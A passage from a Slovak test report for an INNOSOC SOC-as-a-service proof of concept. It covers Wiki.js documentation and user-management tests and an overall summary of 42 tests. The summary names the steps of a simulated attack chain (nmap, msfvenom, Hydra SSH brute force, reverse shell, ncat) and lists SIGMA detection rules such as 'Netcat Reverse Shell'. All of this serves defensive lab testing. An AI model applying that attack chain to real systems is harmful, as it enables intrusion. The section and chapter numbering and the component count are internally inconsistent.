Zistenia a poznámky: Test TS-WIKI-01 overoval základnú dostupnosť a prevádzkovú pripravenosť komponentu, nie integračné väzby s ostatnými komponentmi SOC. Administračný dashboard poskytoval prehľad na úrovni základnej evidencie, čo zodpovedá aktuálnemu stavu nasadenia v PoC. Sekcia System Info potvrdila, že Wiki.js je prevádzkovaný nad deklarovaným technologickým stackom (Node.js, PostgreSQL), čo je dôležité z hľadiska verifikácie infraštruktúrnych predpokladov. Dostupnosť administračného menu so sekciami pre správu obsahu, používateľov, autentifikácie a ďalších nastavení potvrdzuje, že systém je konfiguračne pripravený na prevádzku. Test vytvoril predpoklad pre ďalšie testy zamerané na tvorbu dokumentácie a správu používateľov.

Záver: Test preukázal, že Wiki.js je v prostredí PoC dostupný, základne funkčný a poskytuje použiteľný základ pre správu znalostnej bázy. Tým bola potvrdená jeho pripravenosť na podporu dokumentačných a znalostných procesov v rámci SOCaaS riešenia INNOSOC.

13.2 TS-WIKI-02 Overenie tvorby, štruktúry a správy dokumentácie

Identifikátor testu: TS-WIKI-02

Názov testu: Overenie tvorby, štruktúry a správy dokumentácie

Typ testu: Funkčný test

Účel testu: Overiť, či Wiki.js umožňuje tvorbu, editáciu a štruktúrovanie dokumentácie v rámci znalostnej bázy. Zároveň overiť, že systém podporuje tvorbu runbookov, playbookov a prevádzkových postupov so štruktúrovaným členením do logických častí, navigáciu medzi stránkami a kolaboratívne dopĺňanie informácií prostredníctvom komentárov. Test je zameraný na overenie jadrovej funkčnosti Wiki.js ako dokumentačného nástroja pre SOC tím.

Predmet overenia: Predmetom testu je overenie schopnosti Wiki.js vytvárať, editovať a štruktúrovať dokumentáciu v prostredí PoC. Overovalo sa, či systém umožňuje vytvoriť novú stránku, rozčleniť jej obsah do logických sekcií a uložiť ju do znalostnej bázy. Overoval sa navigačný panel so štruktúrou stránok a možnosť pohybu medzi jednotlivými sekciami a dokumentmi. Overovala sa prítomnosť zavedených runbookov, playbookov a interných postupov, ktoré boli do systému zavedené v rámci PoC. Overovala sa sekcia komentárov, ktorá podporuje spoluprácu a priebežné dopĺňanie informácií k dokumentom. Overovala sa aj schopnosť systému poskytnúť štruktúrované zobrazenie dokumentácie s rozdelením do pomenovaných sekcií.

Východiskový stav: Wiki.js bol nasadený a dostupný (overené testom TS-WIKI-01). V systéme boli zavedené základné dokumentačné objekty – runbooky, playbooky a interné postupy, ktoré slúžia ako referenčný materiál pri prevádzke SOC. Znalostná báza obsahovala existujúce stránky s obsahom a štruktúrou. Systém bol pripravený na tvorbu a editáciu dokumentov prostredníctvom webového rozhrania.

Postup testu:

1. V navigačnom paneli sa overila štruktúra existujúcich stránok znalostnej bázy – prítomnosť zavedených dokumentov (runbooky, playbooky, interné postupy) a ich organizácia.

2. Otvorila sa existujúca stránka s runbookom alebo prevádzkovým postupom a overilo sa jej štruktúrované zobrazenie – rozdelenie obsahu do logických častí (napr. úvod, postup, záver) s možnosťou navigácie medzi sekciami.

3. V sekcii komentárov pod stránkou sa overila možnosť pridania komentára, čím sa potvrdila podpora spolupráce a priebežného dopĺňania informácií k dokumentom.

4. Vytvorila sa nová stránka v znalostnej báze – zadal sa názov, obsah rozčlenený do logických sekcií a stránka sa uložila.

5. Po uložení sa overilo, že nová stránka je dostupná v navigačnom paneli a jej obsah zodpovedá zadaným údajom vrátane štruktúrovaného členenia do sekcií.

6. Vykonala sa editácia existujúcej alebo novej stránky – úprava obsahu, pridanie novej sekcie a uloženie zmien.

7. Po uložení editácie sa overilo, že zmeny sú korektne zobrazené a obsah stránky zodpovedá vykonaným úpravám.

8. Overila sa navigácia medzi stránkami – pohyb medzi rôznymi dokumentmi prostredníctvom navigačného panelu a overenie prístupu k jednotlivým runbookom, playbookom a postupom.

Očakávaný výsledok: Očakávaným výsledkom je, že Wiki.js umožní vytvoriť, editovať a štruktúrovať dokumentáciu v rámci znalostnej bázy. Navigačný panel má zobrazovať štruktúru stránok a umožňovať pohyb medzi dokumentmi. Existujúce runbooky, playbooky a interné postupy majú byť dostupné a štruktúrované do logických sekcií. Sekcia komentárov má podporovať spoluprácu a dopĺňanie informácií. Nové stránky majú byť po uložení dostupné v navigačnom paneli.

Skutočný výsledok: Navigačný panel zobrazoval štruktúru existujúcich stránok znalostnej bázy vrátane zavedených runbookov, playbookov a interných postupov. Otvorenie existujúcej stránky s runbookom potvrdilo štruktúrované zobrazenie – obsah bol rozdelený do logických častí s možnosťou navigácie medzi sekciami. Sekcia komentárov pod stránkou bola funkčná a umožňovala pridanie komentára, čím bola potvrdená podpora spolupráce. Vytvorenie novej stránky bolo úspešné – bolo možné zadať názov, obsah rozčlenený do logických sekcií a stránku uložiť. Po uložení sa nová stránka zobrazila v navigačnom paneli a jej obsah zodpovedal zadaným údajom. Editácia stránky bola funkčná – úprava obsahu, pridanie novej sekcie a uloženie zmien prebehlo korektne. Po uložení editácie boli zmeny korektne zobrazené. Navigácia medzi stránkami prostredníctvom navigačného panelu fungovala a umožňovala prístup k jednotlivým dokumentom. Počas testu neboli pozorované kritické chyby.

Vyhodnotenie testu: Splnené.

Na základe vykonaného overenia možno konštatovať, že Wiki.js umožňuje tvorbu, editáciu a štruktúrovanie dokumentácie v rámci znalostnej bázy. Systém podporuje tvorbu runbookov a prevádzkových postupov so štruktúrovaným členením a umožňuje kolaboratívne dopĺňanie informácií prostredníctvom komentárov.

Zistenia a poznámky: Test TS-WIKI-02 overoval jadrovú dokumentačnú funkcionalitu v rozsahu PoC. Wiki.js potvrdil schopnosť vytvárať a udržiavať štruktúrovanú dokumentáciu, čo je kľúčové pre systematickú správu runbookov, playbookov a prevádzkových postupov SOC tímu. Navigačný panel so štruktúrou stránok umožňuje rýchly prístup k definovaným postupom, čo je z pohľadu SOC architektúry dôležité pre efektívnu reakciu na incidenty. Sekcia komentárov podporuje kolaboratívne dopĺňanie a spresňovanie dokumentácie, čo prispieva k priebežnému zlepšovaniu znalostnej bázy. V rámci PoC boli do systému zavedené základné dokumentačné objekty, čo potvrdzuje jeho praktickú využiteľnosť. Využitie Wiki.js v PoC ostalo na úrovni základnej dokumentácie bez širších integračných väzieb na ostatné komponenty SOC, čo zodpovedá dokumentovaným obmedzeniam a aktuálnemu stavu nasadenia.

Záver: Test preukázal, že Wiki.js je v prostredí PoC schopný slúžiť ako nástroj pre tvorbu, editáciu a správu štruktúrovanej dokumentácie. Tým bola potvrdená jeho použiteľnosť ako znalostnej a dokumentačnej vrstvy v rámci SOCaaS riešenia INNOSOC, ktorá dopĺňa technické bezpečnostné komponenty o dokumentačný kontext.

13.3 TS-WIKI-03 Overenie správy používateľov, prístupových práv a verziovania obsahu

Identifikátor testu: TS-WIKI-03

Názov testu: Overenie správy používateľov, prístupových práv a verziovania obsahu

Typ testu: Funkčný test

Účel testu: Overiť, či Wiki.js umožňuje správu používateľov a ich profilov, riadenie prístupových práv prostredníctvom skupín a rolí a verziovanie obsahu s evidenciou zmien. Cieľom je preveriť, že systém zabezpečuje kontrolovaný prístup k znalostnej báze a poskytuje dohľadateľnosť zmien v dokumentácii, čo je predpoklad pre auditovateľnosť a riadenú správu znalostí v SOC prostredí.

Predmet overenia: Predmetom testu je overenie schopnosti Wiki.js spravovať používateľov, prístupové práva a verziovanie obsahu v prostredí PoC. V sekcii správy používateľského profilu sa overovali informácie o používateľovi (meno, lokalita, pracovná pozícia), konfiguračné nastavenia (časové pásmo, formát dátumu, vzhľad rozhrania) a sekcia

autentifikácie vrátane správy prihlasovacích údajov. Overovalo sa priradenie používateľov do skupín (napr. Administrators) a evidencia aktivity – údaje o prihláseniach a počte vytvorených stránok. Overovala sa správa rolí a prístupových práv, ktorá bola v rámci PoC konfiguračne pripravená. Overovalo sa verziovanie obsahu – schopnosť systému uchovávať verzie dokumentov a poskytovať informácie o zmenách.

Východiskový stav: Wiki.js bol nasadený a dostupný (overené testom TS-WIKI-01). V systéme boli zavedení používatelia s priradenými profilmi a skupinami. Systém bol konfiguračne pripravený na správu používateľov, rolí a prístupových práv. Databázová vrstva (PostgreSQL) zabezpečovala ukladanie obsahu a jeho verzií. Znalostná báza obsahovala existujúce stránky s dokumentáciou zavedenou v rámci PoC.

Postup testu:

1. V sekcii správy používateľského profilu sa overili informácie o používateľovi – zobrazované meno, lokalita, pracovná pozícia a ďalšie profilové údaje.
2. Overili sa konfiguračné nastavenia profilu – časové pásmo, formát dátumu a vzhľad rozhrania, ktoré umožňujú prispôsobenie používateľského prostredia.
3. V sekcii autentifikácie sa overila správa prihlasovacích údajov vrátane možnosti zmeny hesla.
4. Overilo sa priradenie používateľa do skupín – zobrazenie skupiny (napr. Administrators) v rámci profilu a overenie, že priradenie zodpovedá konfigurácii systému.
5. Overila sa evidencia aktivity používateľa – údaje o prihláseniach a počte vytvorených stránok, ktoré sú zobrazené v rámci profilu.
6. V administračnom rozhraní sa overila správa používateľov a skupín – prítomnosť zoznamu používateľov, možnosť zobrazenia detailov a priradenie rolí.
7. Overilo sa verziovanie obsahu – pri existujúcej stránke sa vykonala editácia a po uložení sa overilo, že systém uchoval predchádzajúcu verziu a eviduje zmeny.
8. Overila sa dostupnosť informácií o histórii zmien – možnosť zobraziť verzie dokumentu a identifikovať, kto a kedy zmeny vykonal.

Očakávaný výsledok: Očakávaným výsledkom je, že Wiki.js umožní správu používateľských profilov s relevantnými údajmi (meno, lokalita, pozícia), konfiguračné nastavenia a správu autentifikácie. Priradenie do skupín a evidencia aktivity majú byť funkčné. Správa používateľov a skupín má byť dostupná v administračnom rozhraní. Verziovanie obsahu má uchovávať predchádzajúce verzie dokumentov a systém má poskytovať informácie o histórii zmien vrátane identifikácie autora a času zmeny.

Skutočný výsledok: V sekcii správy používateľského profilu boli zobrazené informácie o používateľovi – zobrazované meno, lokalita, pracovná pozícia a ďalšie profilové údaje. Konfiguračné nastavenia profilu (časové pásmo, formát dátumu, vzhľad rozhrania) boli dostupné a umožňovali prispôsobenie používateľského prostredia. Sekcia autentifikácie bola funkčná a umožňovala správu prihlasovacích údajov vrátane zmeny hesla. Priradenie používateľa do skupiny (Administrators) bolo zobrazené v rámci profilu a zodpovedalo konfigurácii systému. Evidencia aktivity používateľa (údaje o prihláseniach a počte vytvorených stránok) bola dostupná. V administračnom rozhraní bola prístupná správa používateľov a skupín – zoznam používateľov, detaily a priradenie rolí. Verziovanie obsahu bolo funkčné – po editácii stránky systém uchoval predchádzajúcu verziu a evidoval

vykonanú zmenu. Informácie o histórii zmien boli dostupné a umožňovali identifikovať, kto a kedy zmenu vykonal. Počas testu neboli pozorované kritické chyby.

Vyhodnotenie testu: Splnené.

Na základe vykonaného overenia možno konštatovať, že Wiki.js umožňuje správu používateľských profilov, riadenie prístupových práv prostredníctvom skupín a verziovanie obsahu s evidenciou zmien v prostredí PoC.

Zistenia a poznámky: Test TS-WIKI-03 overoval správu používateľov, prístupových práv a verziovanie obsahu v rozsahu PoC. Správa používateľských profilov a skupín je z pohľadu SOC architektúry dôležitá pre riadenie prístupu k internej dokumentácii a zabezpečenie kontrolovaného zdieľania znalostí v rámci tímu. Priradenie do skupín (napr. Administrators) umožňuje diferencovaný prístup podľa rolí, čo je predpoklad pre riadenie oprávnení v kontexte bezpečnostnej dokumentácie. Verziovanie obsahu a evidencia zmien zabezpečujú dohľadateľnosť úprav dokumentácie, čo je dôležité z pohľadu auditovateľnosti a spätného skúmania v SOC prostredí. V rámci PoC neboli implementované pokročilé scenáre, ako napríklad schvaľovacie workflow pre publikovanie záznamov alebo automatizované väzby na ostatné komponenty SOC (automatické referencovanie incidentov, integrácia so SIEM/SOAR), čo zodpovedá dokumentovaným obmedzeniam. Wiki.js v tejto etape fungoval primárne ako samostatný dokumentačný systém bez širších integračných väzieb.

Záver: Test preukázal, že Wiki.js je v prostredí PoC schopný spravovať používateľov a ich prístupové práva, verziovať obsah a evidovať zmeny. Tým bola potvrdená jeho použiteľnosť ako riadene prístupnej znalostnej vrstvy v rámci SOCaaS riešenia INNOSOC, ktorá zabezpečuje kontrolovaný prístup k dokumentácii a dohľadateľnosť jej zmien.

13.4 Súhrnné hodnotenie testovania funkčnosti komponentu Wiki.js

Identifikátor	Názov testu	Typ testu	Overovaná oblasť	Vyhodnotenie
TS-WIKI-01	Overenie dostupnosti, nasadenia a administrácie Wiki.js	Funkčný test	Nasadenie, admin dashboard, System Info, technologický stack	**Splnené**
TS-WIKI-02	Overenie tvorby, štruktúry a správy dokumentácie	Funkčný test	Tvorba dokumentácie, runbooky, playbooky, navigácia, komentáre	**Splnené**
TS-WIKI-03	Overenie správy používateľov, prístupových práv a verziovania	Funkčný test	Používatelia, skupiny, prístupové práva, verziovanie, história zmien	**Splnené**

14 Celkové vyhodnotenie testov

14.1 Rozsah a metodika testovania

Testovanie realizované v rámci dokumentu V17 pokrývalo všetky kľúčové komponenty navrhovanej platformy SOCaaS INNOSOC. Celkovo bolo vykonaných 42 testov rozdelených do 13 kapitol, pričom testy pokrývali široké spektrum oblastí – od experimentálneho overovania metód strojového učenia a umelej inteligencie, cez simulované bezpečnostné útoky a automatizované testovanie detekčných pravidiel, až po funkčné a integračné testy jednotlivých komponentov nasadeného PoC riešenia.

14.2 Kategórie testov

Z hľadiska metodického prístupu boli testy rozdelené do nasledujúcich kategórií:

Experimentálne testy (kapitola 1) – zamerané na overenie metód strojového učenia pre detekciu bezpečnostných hrozieb (spam, DoS/DDoS, malware, phishing, APT). Testy porovnávali viaceré ML algoritmy (Decision Tree, SVM, XGBoost, Random Forest, Naive Bayes, logistická regresia, HDBSCAN, FNN) na štandardizovaných datasetoch a vyhodnocovali ich presnosť, precíznosť a celkovú použiteľnosť pre nasadenie v SIEM prostredí.

Simulačné testy (kapitola 3) – realizácia simulovaného útoku podľa modelu Cyber Kill Chain v izolovanom testovacom prostredí. Útok prechádzal fázami prieskumu (Zenmap/nmap), zbrojenia (msfvenom), zneužitia (Hydra brute-force SSH), inštalácie (reverse shell), ovládania (ncat) a akcií na cieľ, pričom sa overovala schopnosť nasadeného ELK Stacku detekovať jednotlivé fázy prostredníctvom SIGMA pravidiel.

Automatizované testy (kapitola 4) – využitie knižnice Atomic Red Team pre systematické testovanie detekčných pravidiel nasadeného SIEM. Na základe MITRE ATT&CK techník definovaných v detekčných pravidlách boli automaticky spúšťané zodpovedajúce testy pre platformu Linux a vyhodnocovaná úspešnosť ich detekcie.

Manuálne testy (kapitola 5) – overenie korelačných pravidiel simuláciou neúspešných prihlásení pre rôzne systémy (Greenbone, Linux, Kibana), vrátane overenia správneho generovania bezpečnostných alertov pri prekročení definovaných limitov.

Záťažové testy (kapitola 6) – monitorovanie využitia operačnej pamäte komponentov ELK Stacku (Elasticsearch uzly master/hot/warm/cold, Logstash, Kibana) pomocou Metricbeat za obdobie šiestich dní. Výsledky preukázali efektívne využitie zdrojov bez preťaženia.

Integračné testy (kapitola 7) – overenie vzájomného prepojenia komponentov DFIR-IRIS, Shuffle (SOAR) a OpenCTI. Testovaný bol kompletný tok od centralizácie alertov z Wazuh, cez správu incidentov, notifikácie, až po automatizovanú orchestráciu prostredníctvom API volaní medzi komponentmi.

Funkčné testy komponentov (kapitoly 2, 8–13) – individuálne overenie funkčnosti každého nasadeného komponentu: Wazuh (FIM, SCA, notifikácie), NetBox (evidencia infraštruktúry, topológia), Greenbone CE (skenovanie zraniteľností, integrácia s ELK), GLPI (CMDB, ticketing), Wiki.js (dokumentácia, verziovanie) a ELK Stack (nasadenie clustra, dashboardy, bezpečnostná konfigurácia).

14.3 Testované prostredie

Všetky testy boli realizované v experimentálnom prostredí PoC nasadenom na infraštruktúre OpenStack. Testované komponenty boli prevádzkované ako samostatné inštancie s definovanými integračnými väzbami. Pre simulačné testy bola vytvorená izolovaná testovacia infraštruktúra s oddeleným Kibana space „Testing" a separátnou index šablónou, čo umožnilo bezpečné vykonávanie penetračných testov bez vplyvu na produkčné dáta.

14.4 Prehľad testov

Kap.	Komponent	Identifikátor	Názov testu	Typ testu	Overovaná oblasť	Vyhodnotenie
Kapitola 1 – Strojové učenie a umelá inteligencia v oblasti kybernetickej bezpečnosti						
1.1	ML/AI	TS-ML-01	Detekcia nežiadúcich emailových správ (Spam)	Experimentálny test	Klasifikácia spam/ham pomocou ML metód (Decision Tree, SVM, XGBoost, Naive Bayes, Logistická regresia) na datasetoch SpamAssassin a SMS Spam	**Splnené**
1.2	ML/AI	TS-ML-02	Detekcia DoS/DDoS útokov	Experimentálny test	Analýza štatistických parametrov IP tokov (variabilnosť, šikmost, špicatosť, Hurstov exponent) pre rýchlu detekciu DDoS útokov; metóda detekčných hraníc (MDH) a predikčných tunelov (MPT)	**Splnené**
1.3	ML/AI	TS-ML-03	Detekcia škodlivého kódu (Malware)	Experimentálny test	Klasifikácia sieťovej prevádzky pre detekciu malvéru typu trojský kôň pomocou ML metód (Random Forest, AdaBoost, GaussianNB, FNN)	**Splnené**
1.4	ML/AI	TS-ML-04	Detekcia phishing	Experimentálny test	Analýza logov pomocou klastrovacích metód (K-Means, HDBSCAN) pre identifikáciu phishingových aktivít; pravdepodobnostné skóre na základe vzdialenosti od klastrov	**Splnené**
1.5	ML/AI	TS-ML-05	Detekcia pokročilých perzistentných hrozieb (APT)	Experimentálny test	Klasifikácia APT útokov na datasete DAPT2020 pomocou ML metód (Random Forest, SVM, Logistická regresia); feature importance analýza	**Splnené**
Kapitola 2 – Testovanie detekcie incidentov v nástroji Wazuh						
2.1	Wazuh	TS-DW-01	Zaznamenanie udalosti – incidentu	Funkčný test	Modul Threat Hunting – zaznamenávanie udalostí, zobrazenie timestamp, agent.name, rule.description, level.id, rule.id	**Splnené**
2.2	Wazuh	TS-DW-02	Skenovanie zraniteľností	Funkčný test	Modul Vulnerability Detection – zoznam CVE, závažnosť CVSS, identifikácia zraniteľných balíkov a verzií, dostupné opravy	**Splnené**
2.3	Wazuh	TS-DW-03	Configuration Assessment	Funkčný test	Modul SCA – kontrola nastavení podľa bezpečnostných štandardov (CIS Benchmarks), identifikácia slabých hesiel, nesprávnych práv, otvorených portov	**Splnené**
2.4	Wazuh	TS-DW-04	Inventár dát	Funkčný test	Modul Inventory Data – prehľad sledovaných systémov, sieťové rozhrania, IP adresy, bežiace procesy, nainštalovaný softvér a verzie	**Splnené**

2.5	Wazuh	TS-DW-05	Posielanie notifikácií	Integračný test	Integrácia Wazuh → MS Teams cez Incoming Webhook; Adaptive Cards s informáciami o severity, agentovi, rule ID, popise udalosti a čase	**Splnené**
Kapitola 3 – Testovanie detekcie incidentov v ELK pomocou simulovaného útoku Cyber Kill Chain						
3.1	ELK Stack	TS-CKC-01	Príprava testovacej infraštruktúry	Simulačný test	Nasadenie testovacej infraštruktúry – izolácia v Kibana space „Testing", separátna index šablóna „auditbeat-testing", Auditbeat agent na cieľovom Ubuntu stroji	**Splnené**
3.2	ELK Stack	TS-CKC-02	Realizácia simulovaného útoku podľa Cyber Kill Chain	Simulačný test	Fázy útoku: prieskum (Zenmap/nmap), zbrojenie (msfvenom), zneužitie (Hydra brute-force SSH), inštalácia (nový admin účet, reverse shell), C2 (ncat), akcie na cieľ (sieťový sken)	**Splnené**
3.3	ELK Stack	TS-CKC-03	Vyhodnotenie detekcie nasadeného SIEM ELK	Simulačný test	Detekčné schopnosti ELK – vyvolané SIGMA pravidlá (Network Service Scanning, User Account Creation, Privileged User, Netcat Reverse Shell, Cat Sudoers, Password Guessing a ďalšie)	**Splnené**
Kapitola 4 – Automatické testovanie detekčných pravidiel v ELK pomocou Atomic Red Team						
4.1	ELK Stack	TS-ART-01	Popis a realizácia testovacieho scenára Atomic Red Team	Automatizovaný test	Identifikácia MITRE ATT&CK techník z detekčných pravidiel, výber zodpovedajúcich testov z knižnice Atomic Red Team pre platformu Linux, automatické spúšťanie testov	**Splnené**
4.2	ELK Stack	TS-ART-02	Vyhodnotenie výsledkov automatického testovania	Automatizovaný test	Vyhodnotenie prerekvizít, úspešnosti testov a detekcie ELK pre jednotlivé MITRE ATT&CK techniky; identifikácia pravidiel bez testov a testov s chybovými kódmi	**Čiastočne splnené**
Kapitola 5 – Manuálne testovanie korelačných pravidiel v Kibane						
5.1	ELK Stack / Kibana	TS-KOR-01	Testovanie korelačných pravidiel (Greenbone, Linux, Kibana)	Manuálny test	Overenie korelačných pravidiel simuláciou neúspešných prihlásení pre Greenbone, Linux systémy a Kibanu; overenie generovania alertov pri prekročení/nedosiahnutí limitu pokusov	**Splnené**
Kapitola 6 – Testovanie zaťaženia nasadeného systému ELK Stack						
6.1	ELK Stack	TS-ZAT-01	Monitorovanie zaťaženia komponentov ELK Stack	Záťažový test	Monitorovanie využitia RAM komponentov ELK stacku (Elasticsearch uzly master/hot/warm/cold, Logstash, Kibana) pomocou Metricbeat; dashboard „Zaťaženie Stacku" za obdobie 6 dní	**Splnené**
Kapitola 7 – Testy integrácie medzi komponentami a evidencie incidentov v DFIR-IRIS						
7.1	DFIR-IRIS	TS-DIR-01	Centralizácia a prehľad alertov	Integračný test	Import alertov z Wazuh do DFIR-IRIS; prehľadné zobrazenie zoznamu alertov s názvom, závažnosťou, zdrojom a časom vytvorenia	**Splnené**

7.2	DFIR-IRIS	TS-DIR-02	Detail alertu a jeho správa	Integračný test	Zobrazenie detailu alertu (pravidlo detekcie, závažnosť, zdroj, MITRE ATT&CK klasifikácia, log záznam); zmena stavu alertu (New, In progress, Pending, Closed, Merged)	**Splnené**
7.3	DFIR-IRIS	TS-DIR-03	Priraďovanie alertov analytikom	Integračný test	Priradenie alertu analytikovi – rýchle priradenie („Assign to me"), manuálne priradenie inému členovi tímu; správa používateľov	**Splnené**
7.4	DFIR-IRIS	TS-DIR-04	Test modulov a rozšíriteľnosť systému	Integračný test	Moduly DFIR-IRIS – IrisWebHooks, konfigurácia pravidiel pre webhook spúšťanie, definovanie URL a JSON obsahu správ, automatizácia pri spracovaní alertov	**Splnené**
7.5	DFIR-IRIS	TS-DIR-05	Notifikácie a automatizácia	Integračný test	Emailové notifikácie pri zmene stavu alertu, priradení analytikovi a eskalácii do incidentu; konfigurácia webhookov pre rôzne udalosti	**Splnené**
7.6	DFIR-IRIS	TS-DIR-06	Incident management (case management)	Integračný test	Eskalácia alertu do incidentného prípadu; správa prípadu (popis, závažnosť, súvisiace udalosti); zmena stavu (Open, Eradication); definovanie výsledku (True Positive, False Positive)	**Splnené**
7.7	DFIR-IRIS	TS-DIR-07	Uzatvorenie incidentu a notifikácie	Integračný test	Uzavretie incidentného prípadu; emailová notifikácia s výsledkom spracovania; automatické ukončenie spracovania príslušného alertu	**Splnené**
7.8	DFIR-IRIS / Shuffle / OpenCTI	TS-DIR-08	Prepojenie SOAR Shuffle a OpenCTI	Integračný test	Transformácia alertu z Elasticsearch cez Shuffle do OpenCTI; API volania (indicator.list, stix_domain_object.read, incident.list, incident.create)	**Splnené**
7.9	DFIR-IRIS / Shuffle	TS-DIR-09	Prepojenie SOAR Shuffle a DFIR-IRIS	Integračný test	Odosielanie alertov zo Shuffle do DFIR-IRIS; API volania (/manage/cases/add a ďalšie); evidencia incidentov, forenzika, koordinácia tímov a uzavretie prípadu	**Splnené**
Kapitola 8 – Testovanie komponentu NetBox						
8.1	NetBox	TS-NB-01	Overenie dostupnosti a základnej funkčnosti NetBoxu	Funkčný test	Nasadenie služby, sieťová dostupnosť, webové rozhranie, autentifikácia	**Splnené**
8.2	NetBox	TS-NB-02	Overenie webového rozhrania a používateľského prístupu	Funkčný test	Webové rozhranie – dostupnosť a funkčnosť	**Splnené**
8.3	NetBox	TS-NB-03	Evidencia objektov infraštruktúry	Funkčný test	Evidencia objektov – vytvorenie základných objektov infraštruktúry	**Splnené**
8.4	NetBox	TS-NB-04	Využitie NetBoxu ako kontextového nástroja pre PoC	Funkčný test	Kontext pre PoC – použiteľnosť ako evidenčný a kontextový nástroj	**Čiastočne splnené**

8.5	NetBox	TS-NB-05	Automatizovaná integrácia NetBoxu s ďalšími komponentami	Integračný test	Automatizovaná integrácia – prepojenie s ostatnými komponentami PoC	**Splnené**
8.6	NetBox	TS-NB-06	Obohatenie udalosti o infraštruktúrny kontext	Integračný test	Obohatenie udalostí – využitie NetBox dát pre kontextové informácie pri spracovaní bezpečnostných udalostí	**Čiastočne splnené**
8.7	NetBox	TS-NB-07	Topologické zobrazenie väzieb medzi objektmi	Integračný test	Topologické zobrazenie – plugin NetBox Topology Views, vizualizácia vzťahov medzi zariadeniami	**Splnené**
Kapitola 9 – Testovanie funkčnosti Wazuh						
9.1	Wazuh	TS-WZ-01	Overenie monitorovania integrity súborov (FIM)	Funkčný test	FIM – detekcia vytvorenia, modifikácie a vymazania súborov, real-time a who-data monitoring	**Splnené**
9.2	Wazuh	TS-WZ-02	Overenie hodnotenia bezpečnostnej konfigurácie (SCA)	Funkčný test	SCA – CIS benchmarky, compliance mapovanie, remediácia a spätná väzba	**Splnené**
9.3	Wazuh	TS-WZ-03	Overenie konfigurácie notifikačných väzieb Wazuh do MS Teams	Funkčný test	Notifikácie – Incoming Webhook, Adaptive Card, filtrovanie podľa závažnosti	**Splnené**
Kapitola 10 – Testovanie funkčnosti Greenbone Community Edition						
10.1	Greenbone CE	TS-GB-01	Overenie dostupnosti, funkčnosti a aktuálnosti NVT	Funkčný test	Nasadenie, GSA rozhranie, NVT databáza, skenovacie konfigurácie, Schedules	**Splnené**
10.2	Greenbone CE	TS-GB-02	Overenie skenovania zraniteľností a analýzy výsledkov	Funkčný test	Skenovanie, CVSS/CVE/QoD klasifikácia, reporting, priradenie k systémom	**Splnené**
10.3	Greenbone CE	TS-GB-03	Overenie konfigurácie odosielania logov do ELK Stacku	Funkčný test	Filebeat agent, Logstash pipeline, index gvm-greenbone, Kibana Discover	**Splnené**
Kapitola 11 – Testovanie funkčnosti GLPI						
11.1	GLPI	TS-GLPI-01	Overenie dostupnosti, evidencie IT aktív a CMDB funkčnosti	Funkčný test	Nasadenie, webové rozhranie, CMDB evidencia, kategorizácia aktív	**Splnené**
11.2	GLPI	TS-GLPI-02	Overenie ticketingového systému a riadenia životného cyklu incidentov	Funkčný test	Ticketing, životný cyklus incidentov, dashboard Assistance	**Splnené**

11.3	GLPI	TS-GLPI-03	Overenie evidencie softvérových aktív, dokumentácie a auditovateľnosti	Funkčný test	Softvérové aktíva, dokumentácia, auditovateľnosť, väzby	**Splnené**
13.3	ELK Stack	TS-ELK-03	Overenie bezpečnostnej konfigurácie, retenčnej politiky a monitorovania	Funkčný test	TLS, RBAC, keystore, ILM, Stack Monitoring, audit logging	**Splnené**
Kapitola 12 – Testovanie funkčnosti Wiki.js						
12.1	Wiki.js	TS-WIKI-01	Overenie dostupnosti, nasadenia a administrácie Wiki.js	Funkčný test	Nasadenie, admin dashboard, System Info, technologický stack	**Splnené**
12.2	Wiki.js	TS-WIKI-02	Overenie tvorby, štruktúry a správy dokumentácie	Funkčný test	Tvorba dokumentácie, runbooky, playbooky, navigácia, komentáre	**Splnené**
12.3	Wiki.js	TS-WIKI-03	Overenie správy používateľov, prístupových práv a verziovania	Funkčný test	Používatelia, skupiny, prístupové práva, verziovanie, história zmien	**Splnené**
Kapitola 13 – Testovanie funkčnosti ELK Stack (SIEM)						
13.1	ELK Stack	TS-ELK-01	Overenie nasadenia a dostupnosti ELK Stacku	Funkčný test	Elasticsearch cluster (7 uzlov), Logstash pipeline, Kibana rozhranie, vzájomná komunikácia	**Splnené**
13.2	ELK Stack	TS-ELK-02	Overenie vizualizácie bezpečnostných dát a analytických dashboardov	Funkčný test	Discover, dashboardy (IDS DMZ, Login Activity, Zaťaženie Stacku), Spaces	**Splnené**

14.5 Súhrnné vyhodnotenie

Celkový počet testov	42
Splnené	**39**
Čiastočne splnené	**3**
Nesplnené	0
Počet testovaných komponentov	10 (ML/AI, Wazuh, ELK Stack, Kibana, DFIR-IRIS, Shuffle, OpenCTI, NetBox, Greenbone CE, GLPI, Wiki.js)